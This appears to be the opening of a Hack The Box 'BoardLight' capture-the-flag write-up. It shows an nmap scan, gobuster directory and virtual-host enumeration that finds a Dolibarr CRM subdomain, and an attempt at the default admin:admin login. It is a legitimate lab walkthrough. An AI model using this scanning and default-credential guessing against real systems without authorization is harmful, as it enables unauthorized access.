

BoardLight (HTB)

ip of the machine :- 10.10.11.11




```
┌──(root㉿kali)-[/home/sohamt]
└─# nmap -p- --min-rate=10000 10.10.11.11
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-24 19:54 IST
Warning: 10.10.11.11 giving up on port because retransmission cap hit (10).
Stats: 0:00:49 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 19:55 (0:00:00 remaining)
Nmap scan report for board.htb (10.10.11.11)
Host is up (0.50s latency).
Not shown: 53697 closed tcp ports (reset), 11835 filtered tcp ports (no-response)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 49.81 seconds
```

found some open ports.



```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 06:2d:3b:85:10:59:ff:73:66:27:7f:0e:ae:03:ea:f4 (RSA)
|   256 59:03:dc:52:87:3a:35:99:34:44:74:33:78:31:35:fb (ECDSA)
|_  256 ab:13:38:e4:3e:e0:24:b4:69:38:a9:63:82:38:dd:f4 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 5.0 (97%), Linux 4.15 - 5.8 (96%), Linux 5.3 - 5.4 (95%), Linux 2.6.32 (95%), Linux 5.0
- 5.5 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), ASUS RT-N56U WAP
 (Linux 3.4) (93%), Linux 3.16 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

did some versioning!!!




About Shop

📍 123 Main Street,
Anytown, UK

📱 +01 1234567890

✉ info@board.htb


on website found this which means the domain of the website is board.htb which we had to add in our /etc/hosts file.



```
/.htpasswd            (Status: 403) [Size: 276]
/.htaccess            (Status: 403) [Size: 276]
/.hta                 (Status: 403) [Size: 276]
/css                  (Status: 301) [Size: 308] [--> http://10.10.11.11/css/]
/images               (Status: 301) [Size: 311] [--> http://10.10.11.11/images/]
/index.php            (Status: 200) [Size: 15949]
/js                   (Status: 301) [Size: 307] [--> http://10.10.11.11/js/]
/server-status        (Status: 403) [Size: 276]
Progress: 4734 / 4735 (99.98%)
===============================================================
Finished
===============================================================
```


did directory fuzzing using gobuster and found nothing interesting.

On manual inspection of website found nothing. So started a sub domain emuneration scan using gobuster.




```
┌──(sohamt㉿kali)-[~]
└─$ gobuster vhost -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u http://board.htb --append-
domain
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://board.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
[+] Append Domain:           true
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Found: crm.board.htb Status: 200 [Size: 6360]
Progress: 4989 / 4990 (99.98%)
===============================================================
Finished
===============================================================
```

found a sub domain. Let's visit it.



a login page named "dolibarr". So what are the default creds. for dolibar???



default dolibarr creds


Login/password of Dolibarr ERP & CRM:

- If you did not change it, login is admin and password is the same than the one sent by email for your dashboard access, once your instance was created.

DoliCloud
https://www.dolicloud.com › en-faq-i-forgot-my-login-o...

FAQ - I forgot my login or password (dolibarr, dashboard, sftp ...


admin:admin ???



